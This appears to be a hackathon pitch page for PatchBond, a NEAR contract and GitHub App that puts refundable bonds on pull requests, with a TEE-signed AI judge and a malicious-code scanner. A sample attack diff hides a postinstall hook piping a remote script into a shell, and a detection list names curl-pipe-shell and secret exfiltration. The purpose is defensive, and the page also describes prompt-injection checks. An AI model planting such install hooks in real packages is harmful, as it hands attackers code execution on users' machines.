

PatchBond

Refundable bonds for pull requests

A market for maintainer attention.

Refundable bonds for pull requests on NEAR. Real work gets every cent back. Slop pays the maintainer whose time it wasted — decided by AI anyone can verify.

EIP-1559 for open source

● Live: TEE-signed AI verdicts on NEAR AI Cloud

USDC or NEAR · live on NEAR testnet

github.com/PatchBond/patchbond

NEAR Hackathon 2026

THE PROBLEM — FROM THE MAINTAINER OF SANCTIFIER · 122 CONTRIBUTORS · 571 PRS

“Some people just create tens of PRs resolving issues they weren't even assigned to — or claim a PR does what it doesn't do.”

Every one costs a maintainer time to read, check and close. The sender spends ten seconds. The maintainer spends an hour. **Nothing connects the two.**

AI is here to help open source — not to drown it.

WHY NOW

AI made sending free. Receiving still costs a human.

~25%

of incoming pull requests are estimated to be low-quality AI output — **31%** on larger projects.

Linux Foundation Research, Oct 2026

49

AI-slop security reports on curl's public list. curl moved low-severity reports public because AI reports nearly overwhelmed its team.

curl maintainer's public list (gist)

PRs off

GitHub added options to turn pull requests off or limit them to collaborators — shutting honest newcomers out too.

GitHub, Aug 2026

Sources: docs/RESEARCH.md

THE SECURITY PROBLEM

Attacks don't break code. They break tired maintainers.

The friendly pull request

In 2024 a backdoor reached **xz-utils** — shipped in Linux distributions — after two years of “helpful” patches to an exhausted maintainer. Supply-chain attacks arrive as contributions.

```
✨ Fix typo in docs
@friendly-dev · “happy to help!”
- Teh queue runs jobs.
+ The queue runs jobs.
+ "postinstall":
  "curl …/p.sh | sh"
```

AI multiplies the volume

When every PR costs an hour and there are hundreds, review gets rushed — exactly when a hidden payload slips through. PatchBond puts a price on the stranger's PR and a **deterministic malicious-code scan** in front of the model.

Never run contributor code · read the repo's own CI · scan every added line

THE IDEA

Make wasting a maintainer's time cost something.

1 · Bond

Strangers attach a small refundable deposit

USDC or NEAR — each repo chooses. Maintainers, collaborators and proven contributors pay $0.

2 · Verifiable AI

A TEE model judges it after CI

Using facts we compute. The response is signed and public.

3 · Settle

Refund — or the repo is paid

Real work: every cent back. Slop: 90% to the repo's vault.


The opposite of tea.xyz: spam **costs** money instead of earning it. No token. Nobody is paid for submitting.

THE PRODUCT

One comment on the PR. One tap to pay.

The GitHub App asks strangers for a bond with the live price and a **24 h deadline**. They pay from any NEAR wallet — USDC **gasless** (NEP-366), or NEAR wrapped in the same transaction.


The maintainer gets a GitHub email when it's paid. After CI, the verdict lands on the PR as a check and a comment.



EDGE 1 · ATTENTION PRICING

EIP-1559 for maintainers.

The bond follows the repo's open queue — computed **on-chain** from unsettled deposits. Tens of PRs at once? Each one makes the next **12.5%** more expensive. A quiet repo costs a newcomer cents.



Quiet repo

6 open, capacity 8 → **$1.58**

Busy

14 open → **$4.05**

Spam wave


40 open → **$50 ceiling**

```
bond = clamp(min, max, base × 1.125^(open - capacity)) × reputation
```

Facts first. Then a verifiable model.

CI	The repo's own checks — we never run contributor code
Phantom code	Calls into the project's own namespace that don't exist
Claims vs diff	“Added tests”, “updated README” — is it in the diff?
Assignment	Was the issue assigned to someone else?
Injection	Text that tries to instruct the judge
Malicious code	Hidden Unicode, decoded-payload exec, curl | sh, secret exfiltration, poisoned workflows

A forfeit needs high confidence, evidence **and** a hard fact. When in doubt, refund.



Live: z-ai/glm-5.3-flash in a TEE · 0/15 good PRs forfeited · 14/15 refunded automatically · $0.00035 a verdict

JUDGE QUALITY

Built for precision: it never took an honest contributor's money.

NEAR's own core repo · near/nearcore

186 open PRs

20 from strangers, judged

0 honest PRs forfeited

13 refunded automatically · 7 to a maintainer · **$0.0074 for all 20**, every verdict TEE-signed. Real fixes there wait a median **236 days** for review — signed triage helps even without spam.

0 / 35

genuine contributions forfeited across the labelled set and nearcore. Spam is stopped first by the bond itself; the judge only has to be right about who gets their money back.

Forfeit · 0.99 · signed by NEAR AI

"Adds a postinstall hook that pipes a remote script into a shell… none of the claimed work: no tests, no src/queue.ts change."

The contract accepts this signature on-chain — `bun run demo`

docs/eval · signed records verifiable offline: bun scripts/verify-record.ts

DON'T TRUST US — VERIFY

Every verdict is signed and checkable — in your browser and by the contract.

`sha256(request)` ✓

The exact bytes sent to the model in NEAR AI Cloud's TEE.

`sha256(response)` ✓

The exact answer — nothing edited after the fact.

`signer` ✓

The enclave's key, recovered from the signature (EIP-191).

`contract` ✓

The contract itself recovers NEAR AI's signature (ecrecover). **No forfeit without it** — not even from our own server.

shared/src/verify.ts in the browser · contract/vault/src/tee.rs on-chain · keys from NEAR AI's attestation report

OUTLAYER · INTEL TDX · LIVE ON TESTNET

Our server leaves the loop.

A server that builds the prompt could feed the model fake facts. So the contract can have the PR judged inside an **OutLayer enclave** instead — no PatchBond server in the path.

1 · Anyone asks

judge_in_tee(repo, pr)

The contract writes the input itself — and pins the program's exact wasm hash.

2 · In the enclave

Reads GitHub, asks NEAR AI

Same facts, prompt and rules as the server — **byte-identical** on 30 real PRs (parity test).

3 · The contract checks

ecrecover → NEAR AI's key

Then settles. With `exclusive` on, our oracle can't forfeit anything at all.

```
✓ tx GTZM613J… · OutLayer ran our pinned wasm in 24.5 s · 0.0036 NEAR
✓ tee_verified · signer 0x3b75…fa0c (NEAR AI GLM enclave) · verdict hash computed on-chain
```

outlayer/judge · contract/vault/src/outlayer.rs · docs/OUTLAYER.md

FAIR TO BOTH SIDES

Nobody can game it — not even the maintainer.

Contributors protected

A maintainer can't keep your bond on their own

Their forfeit is a 48 h proposal you dispute **for free**. A stronger model re-judges. Overturned? You get your bond back **plus a penalty** from their vault — and it's on their public record.

Attacks caught

Malicious code forfeits automatically

A deterministic scan — not the model's mood — finds Trojan-Source Unicode, hidden payloads, install-time downloads and poisoned CI. Still challengeable. Zero false hits on 30 real PRs.

Attention kept

Unpaid PRs cost nothing to ignore

Labelled `deposit paid` / `awaiting`, closed after an announced 24 h, reopened the moment they pay.

contract/vault/tests/maintainer_safeguards.rs · server/src/judge/malice.ts

NOT A SLOP FILTER — A MARKET

Mechanisms nobody else has. One NEAR contract.

Priority lane

Pay for attention, not for submitting

A review tip reaches the repo only if a maintainer reviews within the promised window — otherwise it's refunded.

Optimistic verdicts

Cheap AI by default, strong AI when money's on the line

Stake to challenge; a stronger model re-judges with both sides' statements; the loser's stake pays the winner.

Slop funds the fix

Spam pays whoever really fixes the issue

A forfeited PR that claimed to fix #N becomes a bounty on #N, paid when a real fix is merged.


Agent passports

Capped wallets for coding agents

A function-call key that can only pay bonds, a daily cap enforced by the contract, a public record per harness.

WHERE THE MONEY GOES

Held by a contract — never by us.



Only the repo's linked payout account can withdraw — not the owner, not the oracle

Know your agent.


Coding agents pay bonds through our **MCP server** — with a key that can do nothing else. It refuses to start with a full-access key.

A **free pre-flight** tells the agent what the judge would flag *before* it pays.

KNOW YOUR AGENT

Coding agents are the senders now. Give them a wallet that can't hurt you.

An agent pays bonds from a budget you fund, signing with a NEAR **function-call key** that can call one method on one contract. The contract enforces the daily cap. Every payment carries a passport, and every harness earns a public, verifiable refund record.




```
$ bun run e2e:testnet # stage 9, real NEAR testnet
✓ MCP patchbond_deposit paid $1.00 with the function-call key
✓ third bond refused by the contract: “Daily cap reached…”
✓ the key can't touch the token contract
✓ the key can't call any other PatchBond method
```

mcp/ · 7 tools · paid a real bond on testnet in our e2e

BUILT ON NEAR

Every piece is a NEAR primitive.

NEAR AI Cloud	Live verifiable inference in a TEE (GLM-5.3-flash, Kimi K3); signatures checked in the browser **and by the contract**
OutLayer (Intel TDX)	The judge as a wasm program in an enclave, called by the contract (yield/resume); the callback checks NEAR AI's signature
Rust contract + NEP-297	Bonds, curve, verdicts, challenges, vaults, budgets, reputation
NEP-141 USDC & wNEAR	Bonds in USDC or NEAR — NEAR wrapped and paid in one signed transaction
Function-call keys	Capped agent wallets that can only pay bonds
Meta transactions (NEP-366)	Gasless bonds — our relayer pays the fee
NEP-413 signed messages	Maintainers prove wallet ownership to link a repo
NEAR Intents 1Click	Maintainers get paid on Base, Arbitrum, Ethereum or Solana
Sputnik DAO / Trezu	Hand a repo's vault to a project treasury

Paths to each in the README

PROOF, NOT PROMISES

Built, tested, and live.

62

real testnet transactions in one end-to-end run — every money path, gasless USDC, NEAR via the real wrap.testnet, an agent via MCP. All passed.

158

automated tests: 54 contract (incl. a 50,000-case money property test, genuine NEAR AI signatures verified on-chain, the OutLayer callback), 102 TypeScript, and byte-parity of the enclave judge on 30 real PRs.

0/35

genuine PRs forfeited by the **live TEE judge** — the labelled set plus nearcore's open queue. $0.00035 a verdict.

✓ curve on-chain = curve in the app · ✓ refund · 90/10 forfeit · void · ✓ slop funds the fix · ✓ challenge won after a real window · ✓ gasless bond: 0 NEAR spent · ✓ agent key can't escape its cap · ✓ NEAR bond: wrap + pay in one tx · ✓ a maintainer can't keep a bond alone · ✓ live PR on a 122-contributor repo, judged in a TEE · ✓ a stolen oracle key can't redirect a vault — or fake a forfeit · ✓ judged inside OutLayer TDX on testnet · ✓ `bun run demo` : clone → refund & forfeit, one command

docs/e2e/testnet-report.md — one explorer link per tx · threat model in SECURITY.md

Make your repo's attention worth something.

Maintainers

Try it on one repo in 10 minutes — `docs/MAINTAINERS.md`. Your team never pays; we tune the judge on your real PRs.

Agent builders

Plug in the MCP server. Give your agent a wallet that can't hurt you.

NEAR

Verifiable AI deciding where real money goes — in public, for open source.